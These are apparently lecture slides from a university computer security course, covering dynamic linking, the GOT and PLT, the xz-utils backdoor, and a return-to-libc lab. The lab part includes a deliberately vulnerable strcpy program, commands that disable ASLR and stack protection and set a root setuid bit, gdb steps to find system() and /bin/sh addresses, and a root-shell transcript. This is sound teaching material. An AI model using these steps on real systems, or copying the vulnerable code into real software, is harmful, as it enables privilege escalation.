Lecture 10-12: Return-to-libc Attack

(Dynamic Linking & Return Oriented Programming)

Xin Liu

Florida State University

xl24j@fsu.edu

CIS 5370 Computer Security

https://xinliulab.github.io/cis5370.html

We have already learned that an ”executable file” is a data structure that describes the initial state of a process. Through the Funny Little Executable, we explored the compilation, linking, and loading processes involved in generating an executable file.

Today’s Key Question:

- As the software ecosystem evolved, the need for **”decomposing”** software and dynamic linking emerged!

Main Topics for Today:

- Dynamic Linking and Loading: Principles and Implementation
- Security in **libc**

“Disassembling” an Application

Software Ecosystem Requirements

How Many Executable Files Exist in Our OS?

Have you ever wondered how many executable files are in your system?

- We can count the number of files in `/usr/bin` with:

```
ls -l /usr/bin | wc -l
```

- Most of these executables rely on `libc`. We can verify this with:

```
ldd /usr/bin/bash | grep libc
```

Why Dynamic Linking Matters?

What if every executable included its own copy of `libc`?

- Assume `libc` is 1MB in size.
- There are 1,500 executables in `/usr/bin`.
- Total storage required:

Without Dynamic Linking

$$1MB \times 1500 = 1.5GB$$

With Dynamic Linking:

- The system only needs **one copy** of `libc.so`.
- All executables share the same library at runtime.
- Saves **disk space** and **memory usage**.

Achieving Separation of Runtime Libraries and Application Code

- **Library Sharing Between Applications**
  - Every program requires `glibc`.
  - But the system only needs a single copy.
  - Yes, we can check this with the `ldd` command.
- **Decomposing Large Projects**
  - Modifying code does not require relinking massive 2GB files.
  - Example: `lib5370.so`, etc.

The shocking xz-utils (liblzma) backdoor incident (CVE-2024-3094)

- In March 2024, a serious security backdoor was discovered in ‘xz-utils‘, which provides the ‘liblzma‘ compression library.
- The backdoor allowed an attacker to remotely gain control over affected Linux systems.
- The attack was stealthy, bypassing security checks and remaining undetected for months.

How Did This Happen?

- The attacker, known as ‘JiaT75‘, contributed code to ‘xz-utils‘, slowly introducing malicious modifications.
- The malicious code was cleverly hidden within performance improvements and obfuscated commits.
- Even advanced security tools, like Google’s oss-fuzz, did not detect the attack at first.

Why Was This So Dangerous?

- Many Linux distributions (e.g., Debian, Fedora) rely on ‘xz-utils‘ for compression.
- ‘liblzma‘ is a core dependency in multiple system components, including OpenSSH.
- A compromised ‘liblzma‘ meant that attackers could intercept SSH traffic, effectively gaining remote access to Linux machines.

What Was the Response?

- Security researchers discovered and reported the issue before it was fully exploited.
- Major Linux vendors immediately released patches, removing the compromised versions.
- The incident raised concerns about supply chain security in open-source software.

Lessons from CVE-2024-3094

Key Takeaways:

- Open-source projects can be targeted by long-term attacks.
- Even trusted libraries like ‘liblzma‘ can become attack vectors.
- Automated security tools like ‘oss-fuzz‘ are helpful, but not foolproof.
- Regular auditing and manual code reviews are crucial for security.

What If This Happened to Other Critical Libraries?

- Imagine if ‘libc.so‘ or ‘libssl.so‘ were compromised in a similar way.
- How would this affect millions of Linux systems worldwide?

The UMN Linux Kernel Incident

What Happened?

- In 2021, researchers from the University of Minnesota (UMN) intentionally submitted malicious patches to the Linux kernel as part of a security study.
- Their goal was to demonstrate that vulnerabilities could be introduced through seemingly legitimate contributions.
- This research was conducted without prior disclosure to the Linux maintainers.

Community Response

- Greg Kroah-Hartman, a senior Linux maintainer, reacted strongly and reverted all commits from UMN.
- The entire UMN domain ('umn.edu') was temporarily banned from contributing to the Linux kernel.
- The incident raised ethical concerns about conducting security research without consent.

References: UMN Incident Report, Reversion of UMN Commits, S&P'21 Statement on Ethics

"Decomposing Applications" Requirements (2)

Library Dependencies are Also a Code Weakness

- The shocking xz-utils (liblzma) backdoor incident
  - JiaT75 even bypassed oss-fuzz detection
  - Linux incident:
    Greg Kroah-Hartman reverted all commits from umn.edu;
    S&P'21 Statement

What if the Linux Application World was Statically Linked...

- libc releases an urgent security patch $\rightarrow$ all applications need to be relinked
- Semantic Versioning
  - "Compatible" has a subtle definition
  - "Dependency hell"

Does It Really Not Exist?

If this is a weapon of mass destruction, does it truly not exist?

- Consider the real world—certain nations possess nuclear weapons.
- They shape global stability.
- Could a similar balance exist in the digital world?

The Computer World Runs on a Fragile Equilibrium

- Zero-day vulnerabilities are discovered, but not always disclosed.
- Some entities have the capability to exploit them but choose restraint.
- Security and control often depend on an unspoken balance between offense and defense.

Verifying ”Only One Copy”

Decomposing Applications

Approach 1: `libc.o`

- Relocation is completed during loading.
  - Loading method: static linking
  - Saves disk space but consumes more memory.
  - Key drawback: **Time** (Linking requires resolving many undefined symbols).

Approach 2: `libc.so` (Shared Object)

- Compiled as **position-independent code**.
  - Loading method: `mmap`
  - However, function calls require an extra lookup step.
- **Advantage**: Multiple processes share the same `libc.so`, requiring only a single copy in memory.

Verifying "Only One Copy"

How to Achieve This?

- Create a very large `libbloat.so`
  - Our example: 100M of `nop` (0x90)
- Launch 1,000 processes dynamically linked to `libbloat.so`
- Observe the system's memory usage:
  - 100MB or 100GB?
- If it's the latter, the system will immediately crash.
  - However, the **out-of-memory killer** will terminate the process with the highest `oom_score`.
  - We can also use `pmap` to observe the address of `libbloat.so`.
    - Do all of the addresses point to the same shared library?

How Shared Libraries Shape Process Address Space

Shared Libraries and Virtual Memory

- When a process loads `libc.so`, the operating system maps it into the process's virtual address space.
- The same physical memory holding `libc.so` can be shared across multiple processes.
- This is achieved via `mmap`/`munmap`/`mprotect`, which maps shared objects to the address space without duplication.

Address Translation: From Virtual to Physical

- The CPU translates virtual addresses using **paging**.
- In x86 systems, the **CR3 register** holds the base address of the **page table**.
- When a process accesses a function in `libc.so`, the CPU:
  - Reads the virtual address from the instruction.
  - Uses CR3 to locate the correct page table.
  - Translates the virtual address into a physical address.

Implementing Dynamic Loading

All problems in computer science can be solved by another level of indirection. (Butler Lampson).

Dynamic Linking: A Layer of Indirection

At Compilation: Function Calls Use an Indirect Lookup

```
call *TABLE[printf@symtab]
```

At Linking: Symbols Are Collected and Mapped

- The linker gathers all symbol references.
- It generates symbol information and the necessary code.

Symbol Table and Resolution

```
#define foo@symtab 1
#define printf@symtab 2
...

void *TABLE[N_SYMBOLS];

void load(struct loader *ld) {
   TABLE[foo@symtab] = ld->resolve("foo");
   TABLE[printf@symtab] = ld->resolve("printf");
   ...
}
```

Compilation and Linking

- Borrowing from the GNU toolchain works well
  - `ld` is borrowed from `objcopy` (referred)
  - `as` is borrowed from `GNU as` (also referred)

Parsing and Loading

- The rest needs to be done manually
  - `readelf` (`readelf`)
  - `objdump`
  - Similarly, we can ”borrow” `addr2line`, `nm`, `objcopy`, ...
- The loader is simply the ”INTERP” field in ELF

What Have We Implemented?

We "made" the GOT (Global Offset Table)!

- Each dynamically resolved symbol has an entry in the GOT.
- ELF: Relocation section `.rela.dyn`.

```
#include <stdlib.h>

int main()
{
   exit(0);
}
```

Examining Offset in the GOT using objdump:

- We can set a "read watchpoint" to see who accesses it.
- ELF is incredibly complex, but we can still get a glimpse of its structure.

Implementing Dynamic Linking and Loading of Code

- `main (.o)` calls `printf (.so)`
- `main (.o)` calls `foo (.o)`

Challenge: How to Decide Whether to Use a Lookup Table?

```
int printf(const char *, ...);
void foo();
```

- Should it be determined within the same binary (resolved at link time)?
- Or should it be handled within the library (loaded at runtime)?

A Historical Legacy Issue: Compile First, Link Later

Compiler Option 1: Fully Table-Based Indirect Jump

```
ff 25 00 00 00 00 call *FOO_OFFSET(%rip)
```

- Each call to `foo` requires an additional table lookup, leading to performance inefficiency

Compiler Option 2: Fully Direct Jump

```
e8 00 00 00 00 call <reloc>
```

- `%rip`: `0000555982b7000`
- `libc.so`: `00007fdcfd800000`
  - The difference is `2a8356549000`
- A 4-byte immediate cannot store such a large offset, making the jump impossible
  - On x86-64, direct call/jmp instructions use a 32-bit offset (±2GB)

What Can We Do?

For Performance, "Fully Direct Jump" is the Only Choice

```
e8 00 00 00 00 call <reloc>
```

- If a symbol is resolved at link time (e.g., `printf` from dynamic loading), then a small piece of code is "synthesized" in `a.out`:

```
printf@plt:
    jmp *PRINTF_OFFSET(%rip)
```

- This leads to the invention of the **PLT (Procedure Linkage Table)**!

Do We Really Need the PLT?

- If compilation and linking were done together, we would already know the target of every `call` instruction.

```
puts@PLT:
   endbr64
   bnd jmpq *GOT[n] // *offset(%rip)
```

- Why does the PLT use `endbr64` and `bind jmpq` for jump resolution?
- In reality, there are many ”other” possible solutions.

ELF Dynamic Linking and Loading

Dynamic Loading and Linking of Data

- `main (.o)` accesses `stderr` (`libc.so`)
- `libjvm (.so)` accesses `stderr` (`libc.so`)
- `libjvm (.so)` accesses `heap` (`libjvm.so`)
- Just like code, the compiler does not know where the data is located.

Same Challenge as Code: What Exactly is a Symbol?

```
extern int x;
```

- Is it in the same binary (resolved at link time)? Or is it in another library?

PLT: The Unresolved Data Access Issue

For Data, We Cannot Use "Indirect Jump"!

- `x = 1`, within the same `.so` (or executable)

```
mov $1, offset_of_x(%rip)
```

- `x = 1`, in a different `.so`

```
mov GOT[x], %rdi
mov $1, (%rdi)
```

An Inelegant Solution

- `-fPIC` by default adds an extra layer of indirection for all `extern` data accesses.

```
__attribute__((visibility("hidden")))
```

Return-to-libc Attacks

Return Oriented Programming

Understanding GCC Compilation Options of BOF

Command Analysis:

```
gcc -g -o stack -z execstack -fno-stack-protector stack.c
```

Breakdown of Options:


- `-g` : Includes debugging information for use with GDB.
- `-o stack` : Names the output binary file as `stack`.
- `-z execstack` : Allows execution of code in the stack.
- `-fno-stack-protector` : Disables stack protection (canary checks), making buffer overflows easier to exploit.

Key Point:

- These options weaken modern security mechanisms.
- They enable execution of injected shellcode on the stack.
- In a real-world scenario, security features prevent such execution.

Can These Security Measures Be Bypassed?

- Jump to existing code: e.g. **libc** library.
- Run `system(cmd)`, cmd argument is a command which gets executed.



Stack.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
   char buffer[100];

   /* The following statement has a buffer overflow problem */
   strcpy(buffer, str);

   return 1;
}

int main(int argc, char **argv)
{
   char str[400];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 300, badfile);
   foo(str);

   printf("Returned Properly\n");
   return 1;
}
```

Comparing BOF and Ret2libc Settings

Buffer Overflow (Traditional Shellcode Execution):

```
$ gcc -fno-stack-protector -z execstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Return-to-libc Attack (Ret2libc):

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Key Differences:

- Buffer Overflow attacks require an executable stack (`-z execstack`), while ret2libc does not (`-z noexecstack`).
- Both attacks disable StackGuard (`-fno-stack-protector`) and ASLR (`randomize_va_space=0`).
- Ret2libc leverages existing functions in `libc` (e.g., `system()`), avoiding the need for custom shellcode.

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with `system()`'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from `system()`.*

Task C : Construct arguments for `system()`.

- *To find location in the stack to place "/bin/sh" address (argument for `system()`).*

- Debug the vulnerable program using `gdb`.
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B : To Find "/bin/sh" String Address

Export an environment variable called `MYSHELL` with value `"/bin/sh"`.

↓

`MYSHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.

↓

We can find its address.

Task B : To Find "/bin/sh" String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf(" Value: %s\n", shell);
      printf(" Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value: /bin/sh
  Address: bffffe8c
```

Export "MYSHELL" environment variable and execute the code.

Task B : Some Considerations


```
$ mv env55 env7777
$ ./env7777
  Value: /bin/sh
  Address: bffffe88
```

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line
      6.
(gdb) run
Starting program: /home/seeds/labs/buffer-
     overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e: "SSH_AGENT_PID=2494"
0xbffff571: "GPG_AGENT_INFO=/tmp/keyring-YIRqWE
     /gpg:0:1"
0xbffff59c: "SHELL=/bin/bash"
......
0xbfffffb7: "COLORTERM=gnome-terminal"
0xbfffffd0: "/home/seeds/labs/buffer-overflow/
     envaddr_dbg"
```

- Address of `"MYSHELL"` environment variable is sensitive to the length of the program name.
- If the program name is changed from `env55` to `env77`, we get a different address.

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.
- Need to know where exactly `ebp` is after we have ”returned” to `system()`, so we can put the argument at `ebp + 8`.



Frame for the `system()` function

Function Prologue in Stack Management

Function prologue is executed at the beginning of a function to set up a stack frame.

```
pushl %ebp # Save old frame pointer
movl %esp, %ebp # Set up new frame pointer
subl $N, %esp # Allocate space for local variables
```

Key Steps:

- Saves caller's frame pointer (`push %ebp`).
- Establishes a new frame pointer (`mov %esp, %ebp`).
- Allocates space for local variables (`subl $N, %esp`).

Example: Function Prologue in C

C Function:

```
void example() {
   int a = 5;
   int b = 10;
}
```

Corresponding Assembly (x86):

```
pushl %ebp # Save old frame pointer
movl %esp, %ebp # Set up new frame pointer
subl $8, %esp # Allocate space for 'a' and 'b'
```

Explanation:

- The function starts by saving the caller's frame pointer.
- A new frame pointer is established for local variable management.
- The stack pointer is adjusted to allocate space for 'a' and 'b'.

Function Prologue and Epilogue Example

C Function:

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}
```

Corresponding Assembly (x86):

```
pushl %ebp # (1) Save the caller's base pointer (previous stack frame)
movl %esp, %ebp # (2) Establish a new base pointer for the current function
subl $16, %esp # (3) Allocate 16 bytes of space for local variables
movl 8(%ebp), %eax # (4) Load the function argument (x) from the caller's stack into EAX
movl %eax, -4(%ebp) # (5) Store the value of x into the local variable a
leave # (6) Restore the previous stack frame (mov %ebp, %esp; pop %ebp)
ret # (7) Return to the caller using the stored return address
```

Key Points:

- **Function Prologue** (1): Sets up the stack frame.
- **Function Epilogue** (2): Cleans up the stack and returns.
- The function argument ‘x‘ is accessed via ‘8(%ebp)‘.

Finding system()'s Argument Address

Understanding the Stack Changes:

- To find the argument for ‘system()‘, we need to analyze how the ‘ebp‘ and ‘esp‘ registers change during function calls.
- When the return address is modified, the vulnerable function (‘bof‘) completes execution, and the ‘system()‘ function begins.
- During this transition, the stack frame of ‘bof‘ is deallocated, and ‘system()"s prologue sets up its own stack frame.
- The argument for ‘system()‘ must be carefully placed so that when ‘system()‘ executes, it correctly references the intended memory address.

Flow Chart to Understand system() Argument

Process Flow:

- The return address is modified to jump to ‘system()‘.
- ‘ebp‘ is replaced by ‘esp‘ after ‘bof()‘ epilogue executes.
- The program jumps to ‘system()‘ and its prologue executes.
- ‘ebp‘ is set to the current value of ‘esp‘.
- ‘"/bin/sh"‘ is stored in ‘ebp + 8‘, ensuring ‘system()‘ gets the correct argument.
- ‘ebp + 4‘ is used as the return address of ‘system()‘, which can be set to ‘exit()‘ to prevent crashes.

Key Considerations:

- Ensure correct memory alignment when placing ‘system()‘ arguments.
- The transition between ‘bof()‘ and ‘system()‘ affects stack alignment.
- Checking the memory map helps verify argument placement before execution.

Launch the Attack

Steps to Execute the Exploit:

- Compile the exploit code.
- Execute the exploit.
- Run the vulnerable program to trigger the attack.

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
# <- Got the root shell!

# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Outcome:

- Successful execution grants root shell access.
- 'euid=0(root)' confirms privilege escalation.

Takeaways: Finding the Core Structure in Complexity

Understanding Dynamic Linking Through Implementation

- By attempting to implement dynamic linking and loading ourselves, we gain deep insights into the process.
- In doing so, we ”invent” key ELF concepts, such as:
  - The **Global Offset Table (GOT)** for resolving addresses dynamically.
  - The **Procedure Linkage Table (PLT)** for indirect function calls.
- This hands-on approach reveals the underlying principles behind complex systems.

The Non-executable-stack mechanism can be bypassed

- To conduct the attack, we need to understand low-level details about function invocation.
- The technique can be further generalized to Return Oriented Programming (ROP).